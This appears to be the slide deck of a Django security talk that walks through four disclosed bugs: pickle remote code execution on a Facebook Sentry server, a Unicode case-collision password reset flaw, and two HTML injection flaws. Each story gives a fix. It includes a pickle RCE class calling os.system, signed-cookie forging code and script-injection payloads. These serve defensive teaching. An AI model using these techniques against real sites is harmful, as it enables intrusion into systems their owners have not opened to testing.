

How to Hack a Django Website

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Wh47 15 H4ck1n9?





What is Hacking?



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1.  Playful solving of technical work that requires deep understanding.
2.  Unauthorized attempts to bypass the security mechanisms of an information system.

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2.  **Unauthorized attempts to bypass the security mechanisms of an information system.**

Four Stories

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1. **Facebook** - Pickle Remote Code Execution

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2. **GitHub** - Unicode Downcasing



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3. **YPlan** - HTML Injection




Four Stories

1. **Facebook** - Pickle Remote Code Execution
2. **GitHub** - Unicode Downcasing
3. **YPlan** - HTML Injection
4. **Lotsa Sites** - Javascript HTML Injection



Story 1: Facebook

2018 Blog Post by Blaklis at SCRT, a Swiss infosec company



Sec Team Blog

RECENT POSTS

- Continuous Pentesting
- Engineering antivirus evasion (Part II)
- Engineering antivirus evasion
- SCRT on Covid-19 and Remote Access / Working From Home
- Combining Request Smuggling and CBC Byte-flipping to stored-XSS

ARCHIVES

Select Month ▾

CATEGORIES

- Antivirus bypass
- CTF
- Events
- exploit
- Fail
- forensics

Remote Code Execution on a Facebook server

I regularly search for vulnerabilities on big services that allow it and have a Bug Bounty program. Here is my first paper which covers a vulnerability I discovered on one of Facebook's servers.

While scanning an IP range that belongs to Facebook (199.201.65.0/24), I found a Sentry service hosted on 199.201.65.36, with the hostname sentry-agreements.thefacebook.com. Sentry is a log collection web application, written in Python with the Django framework.

While I was looking at the application, some stacktraces regularly popped on the page, for an unknown reason. The application seemed to be unstable regarding the user password reset feature, which occasionally crashed. Django debug mode was not turned off, which consequently prints the whole environment when a stacktrace occurs. However, Django snips critical information (passwords, secrets, key...) in those stacktraces, therefore avoiding a massive information leakage.

```
TypeError at /account/recover/  
object of type 'long' has no len()  
Request Method: POST  
Request URL: https://sentryagreements.thefacebook.com/account/recover/  
Django Version: 1.6.11  
Exception Type: TypeError  
Exception Value: object of type 'long' has no len()
```



Step 1: Scan Facebook IP range



Step 2: Find Sentry

TA

The Tardis
River Song

Projects

Issues

Events

Releases

User Feedback

Dashboards

Discover

Activity

Stats

Settings

All Projects

All Environments

Last 14 days

Unresolved Issues (450)

Sort by: Last Seen

is:unresolved

☐

Resolve

Ignore

Merge

Star

More

Play

GRAPH: 24h 14d

EVENTS

USERS

ASSIGNEE

TypeError

func(components/App)

in components/App.js

this.myCodeIsPerfect is not a function

FRONTEND-REACT-V

an hour ago – 2 months old

SI-20

500

45

NM

Error

cart.forEach(app)

in /Users/vu/Documents/sdk_demos/demos/express/app.js

No inventory for nails

EXPRESS-DEMO-4

3 hours ago – 2 months old

490

80

Error

apply(components/App)

in components/App.js

500 - Internal Server Error

FRONTEND-REACT-R

3 hours ago – 3 months old

140

49

NM

TypeError

null.<anonymous>(app)

in /app/app.js

obj.DoesNotExist is not a function

EXPRESS-DEMO-6

21 hours ago – a month old

86

38



Step 3: Browse Sentry

Wow, DEBUG=True

TypeError at /account/recover/

object of type 'long' has no len()

Request Method: POST

Request URL: https://sentryagreements.thefacebook.com/account/recover/

Django Version: 1.6.11

Exception Type: TypeError

Exception Value: object of type 'long' has no len()

Exception Location: /opt/app/sentry/venv/local/lib/python2.7/site-packages/simplejson/decoder.py in raw_decode, line 394

Python Executable: /opt/app/sentry/venv/bin/uwsgi



Step 4: Read Debugged Settings

```
SESSION_SERIALIZER = "django.<snip>.PickleSerializer"  
SESSION_ENGINE = "django.<snip>.signed_cookies"  
SENTRY_OPTIONS = {  
    ...,  
    "system.secret-key": "some-not-so-secret-key",  
}
```



Step 5: Replace contents of signed cookie

```
data = django.core.signing.loads(  
    current_cookie,  
    key="some-not-so-secret-key",  
    serializer=PickleSerializer,  
    ...  
)  
data['testcookie'] = PickleRce()  
print(django.core.signing.dumps(  
    data,  
    key="some-not-so-secret-key",  
    serializer=PickleSerializer,  
    ...  
))
```




PICKLE IS CODE



```
import os

class PickleRce:
    def __reduce__(self):
        return os.system, ("sleep 30",)
```

```
In [2]: pickle.dumps(PickleRce())
```

```
Out[2]:
```

```
b'\x80\x04\x95#\x00\x00\x00\x00\x00\x00\x00\x00\x8c\x05posix\x94\x30\x94\x85\x94R\x94.'
```

Runs `sleep 30` on load!



Step 6: Bounty

- 18 hours from report to patch.
- 20 hours to bounty.
- \$5000 reward - lower tier bounty due to no user data at risk.



How to Hack

- Deliberately 404 to check for `DEBUG = True`.
- Look for things using pickle.
- Build evil pickle payloads.



How to Protect

- *Never* deploy with `DEBUG = True`.
- Run `manage.py check --deploy`.
- Avoid pickle - no “safe mode”.
- Deprecate `PickleSerializer` (#29708).



Story 2 - GitHub

2019 Blog Post by John Gracey



Wisdom

Session Replay

Engineering

JavaScript

User Experience



Hacking GitHub with Unicode

Hacking GitHub with Unicode's dotless 'i'.

[security](#) Nov 28, 2019


From combining emoji marks and astral planes, Unicode is under appreciated and poorly understood. The importance of understanding Unicode extends beyond localization and diversity. Failing to understand Unicode may lead to vulnerabilities in your code.

One lesser known occurrence is Unicode *Case Mapping Collisions*. Loosely speaking, a collision occurs when two *different* characters are uppercased or lowercased into the same character. This effect is found commonly at the boundary between two different protocols. like email and domain names.



Step 1 - Find Case Collision














































- github -> GITHUB
- github -> GITHUB



UNICODE

- Adopt a Character +
- Emoji +
- Basic Info +
- News
- Events
- Connect +
- Membership +
- Press

Search ...


 U+1F5A4	 U+3078	 U+270C	 U+058A	 U+11BA	 U+0D21	 U+067B	 U+2019	 U+4E41	 U+FF9E
 U+10DC	 U+76BF	 U+0B14	 U+0568	 U+1F49B	 U+51F8	 U+17AF	 U+00BA	 U+FF20	 U+141B
 U+0A1D	 U+0920	<p>Everyone in the world should be able to use their own language on phones and computers.</p> <p>LEARN MORE ABOUT UNICODE</p>						 <p>ADOPT A CHARACTER</p>	
 U+069C	 U+1795								
 U+30FB	 U+02C6	 U+203E	 U+0B37	 U+0EAA	 U+76CA	 U+201A	 U+03B8	 U+1F601	 U+26AB
 U+30DF	 U+03CE	 U+01E7	 U+1111	 U+0E51	 U+723B	 U+2663	 U+0C6A	 U+03B5	 U+03BC

Emoji 15.0 Submissions Re-Open April 2, 2021

Tableaux des caractères Unicode 13.0 désormais disponibles en langue française

All Case Collisions with English:

Lowercase	Uppercase
ß	SS
l	I
f	S
ff	FF
fi	FI
fl	FL
ffi	FFI
ffl	FFL
ft	ST
st	ST



Step 2 - Register Domain

- `github.com`
- punycode: `xn--gthub-n4a.com`



Step 3 - Reset Password

- Reset password for john@github.com
- Receive reset link for john@github.com

[GitHub] Please reset your password Inbox x



GitHub <noreply@github.com>

5:19 PM (0 minutes ago)



to me ▾

We heard that you lost your GitHub password. Sorry about that!

But don't worry! You can use the following link to reset your password:

[https://github.com/password_re...](https://github.com/password_reset)

If you don't use this link within 3 hours, it will expire. To get a new password reset link, visit https://github.com/password_reset

Thanks,
The GitHub Team



Step 4 - Unleash Chaos

Export account data

Export all repositories and profile metadata for @adamchainz. Exports will be available for 7 days.

Start export

Delete account

Your account is currently an owner in these organizations: ...

You must [remove yourself](#), [transfer ownership](#), or [delete](#) these organizations before you can delete your user.


Delete your account

Are you sure you don't want to just [downgrade your account](#) to a **FREE** account? We won't charge your credit card anymore.



django.contrib.auth too!

Fixed in 1.11.27 / 2.2.9 / 3.0.1. Spotted by Simon Charette after reading about Github exploit.

The web framework for perfectionists with deadlines.

OVERVIEWDOWNLOADDOCUMENTATIONNEWSCOMMUNITYCODEISSUESABOUT▼DONATE

News & Events

Django security releases issued: 3.0.1, 2.2.9, and 1.11.27

Posted by **Carlton Gibson, Mariusz Felisiak, James Bennett** on December 18, 2019


In accordance with [our security release policy](#), the Django team is issuing [Django 3.0.1](#), [Django 2.2.9](#) and [Django 1.11.27](#). These releases address the security issue detailed below. We encourage all users of Django to upgrade as soon as possible.

These releases are also issued outside of our normal bugfix/release schedule, and did not have the usual one-week prenotification period. By the time the Django security team was made aware of this security issue, its mechanics were already public knowledge, and it was judged best to issue new releases of Django immediately.

CVE-2019-19844: Potential account hijack via password reset form


Django's password-reset form uses a case-insensitive query to retrieve accounts matching the email address requesting the password reset. Because this typically involves explicit or implicit case transformations, an attacker who knows the email address associated with a user account can craft an email address which is distinct from the address associated with that account, but which -- due to the behavior of Unicode case transformations -- ceases to be distinct after case transformation, or which will


Support Django!




Nick Lo donated to the Django Software Foundation to support Django development. Donate today!

Upcoming Events

 **DjangoCon Europe 2020**
September 18, 2020 | Online

 **DjangoCon US 2021**
October 17, 2021 | San Diego, CA

 **DjangoCon Africa 2021**
December 31, 2021 | Addis Ababa, Ethiopia

[Want your event listed here?](#)

Archives



How to Hack

- Look for targets with unicode case collisions.
- Know other unicode features.
- Detect target site's Django version.




How to Protect

- Upgrade Django.



Story 3: YPlan

Happened to me.



Free



Available on the
App Store



Step 1: Set name to include script tag

For example:

Tom <script>alert("🐱")</script>



Step 2: Someone browses the admin

Django administration

WELCOME, TOM. [VIEW SITE](#) / [CHANGE PASSWORD](#) / [LOG OUT](#)

Home › Authentication and Authorization › Users

AUTHENTICATION AND AUTHORIZATION

Groups [+ Add](#)

Users [+ Add](#)

Select users to change

0 of 1 selected

<input type="checkbox"/>	USERNAME	EMAIL ADDRESS	FULL NAME	STAFF STATUS
<input type="checkbox"/>	admin	admin@example.com	Tom	

OK

By staff

All
Yes
No

By super

All
Yes
No

By active

All
Yes
No



mark_safe is not safe



```
class CustomUserAdmin(UserAdmin):  
    list_display = ["username", "email",  
                    "full_name", "is_staff"]  
  
    def full_name(self, obj):  
        return mark_safe(  
            "<strong>"  
            + f"{obj.first_name} {obj.last_name}"  
            + "</strong>"  
        )
```

HTML in user data *unsafely* injected into admin.



Use `format_html`

```
class CustomUserAdmin(UserAdmin):  
    list_display = ["username", "email",  
                    "full_name", "is_staff"]  
  
    def full_name(self, obj):  
        return format_html(  
            "<strong>{} {}</strong>",  
            obj.first_name,  
            obj.last_name,  
        )
```

For lists: `format_html_join`



How to Hack

- Try adding HTML in every field you can.
- Beacon resources - script/image/etc.



How to Protect

- Don't copy code with `mark_safe`.
- Rename `mark_safe`?
- Block untrusted resources with Content-Security-Policy



Story 4 : Lotsa sites

Recurring audit issue.

Unsafe JavaScript Data Passing in Templates

Importance: High

Effort: Medium

Description:

Currently there are a number of instances of unsafe JavaScript data passing in the templates. I didn't audit every `<script>` tag, but I found a number of unsafe inclusions in these templates:

- `example_1.html`
- `example_.html`
- `example_3.html`

These are unsafe because an attacker could set the data to perform HTML injection and include arbitrary content, and potentially steal users' data. I believe most of this data is internally set, but that just reduces the risk and does not eliminate it.

The only safe way to pass data to JavaScript provided by Django is the `json_script` filter. This is explained in my post [Safely Including Data for JavaScript in a Django Template](#).

Such injection potential is also a reason to block inline `<script>` tags with Content-Security-Policy as per the Security Headers issue.



Step 1: Include HTML in field you control

For example:

```
Adam </script><script>alert( '🐱' )  
      </script>
```




Step 2: View Forms “JSON” Data

```
def index(request):  
    user_json = json.dumps({  
        name: request.user.full_name,  
    })  
    return render(  
        request,  
        'index.html',  
        context={"user_json": user_json}  
    )
```




Step 3: Template Inlines JSON

```
<script>  
  const user = {{ user_json|safe }};  
</script>
```

mark_safe by another name...



Step 4: Cat Alert





HTML PARSES FIRST



```
<script>
  const user = {
    name: "</script><script>alert('🐱')</script>"
  };
</script>
```

Two script tags plus some ignored junk!



Use json_script

```
{{ user|json_script:"user" }}  
<script>  
    const user = JSON.parse(  
        document.getElementById( 'user' ).textContent  
    );  
</script>
```

See post: [Safely Including Data for JavaScript in a Django Template.](#)



How to Hack

- Look for inline `<script>` tags with data.
- Try adding HTML starting `</script>` in every field you can.



How to Protect

- Use `json_script`.
- Block untrusted resources with Content-Security-Policy




Bonus Protection: security.txt

security.txt

A proposed standard which allows websites to define security policies.

[Read the latest Internet draft →](#)

A screenshot of a web browser window. The address bar shows 'https://example.com/well-known/' and the page title is 'security.txt'. The content of the file is displayed in a monospaced font.

```
# Our security address
Contact: mailto:security@example.com

# Our OpenPGP key
Encryption: https://example.com/pgp-key.txt

# Our security policy
Policy: https://example.com/security-policy.html

# Our security acknowledgments page
Acknowledgments: https://example.com/hall-of-fame.html
```

Summary



security.txt view

```
@require_GET
def security_txt(request):
    lines = [
        "Contact: mailto:security@example.com",
    ]
    return HttpResponse(
        "\n".join(lines),
        content_type="text/plain"
    )
```

See post: [How to add a .well-known URL to your Django site.](#)



security.txt example

<https://adamj.eu/.well-known/security.txt>

-----BEGIN PGP SIGNED MESSAGE-----

Hash: SHA256

Contact: me@adamj.eu

Contact: <https://twitter.com/adamchainz>

Encryption: <https://keybase.io/adamchainz>

Acknowledgments: <https://docs.djangoproject.com/en/dev/internals/security/>

Preferred-Languages: en

Canonical: <https://adamj.eu/.well-known/security.txt>

-----BEGIN PGP SIGNATURE-----

iQIzBAEBCAAdFiEEKTFpJKRsVwsHfYzR7HElyTSIO+UFA15G2NMACgkQ7HElyTSI
O+XZig//XYkCtK8WZMCiYhlfcDKpLZFeDrz5XR7zmJs7x7vsBx5smfIFEGOFXzLw
wuNHijXBpc6NkPywLPhtda/sLWosiS3jNf8HwfGNVOaP7pgVy56qoL5N0Y1w2S+4
E+34GIsA987cXXi+RIq/Qs1bU3oT21W1lD3ZRc+ZY4EG33b8bZoEMCWLDJ9a3HwW
HN36PIK/b3JVYwQ9+3mhraO5sbtKVH1nTKyXYoPui4RcA31E68o9iClA8n/N+JpG
ClAd7XlwEht/soh71/MoDb23KOTWqVYZiJZQAUKOhA5R1/6V3EHxYXtwTFUKdQBr
R5qg8SYKfVjjhfQ7H1eDB/sIiRSvRn9QebFTbIdNVqVBKeOuob5T0Gh6AmrBT2ut
6WsjyWRtCWSEmhu/R835X/G6xwO3vJs3kgp3XjGEU9/AixN8EydnorQ/oplA7ODv
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EaaIOVzkt4nBB+bwsRCotevX8YskwcFtY3vH7O4Dtp+eiFEklv35WjWp6LXkejn
vtifucCzje3eAR3PqN0DkZSteD0CB+9MrNbiPA4xY9KelBf5AuMDRynjJ6zcWxev
ObrxMwfxS4fia7zXtcy15DLFasFdG162QBnTtXfPZ7gC6qZAPvg=
=djyv

-----END PGP SIGNATURE-----

Thank you! 🙌

- Adam Johnson
- @adamchainz on GitHub & Twitter
- me@adamj.eu
- github.com/adamchainz/talk-how-to-hack-a-django-website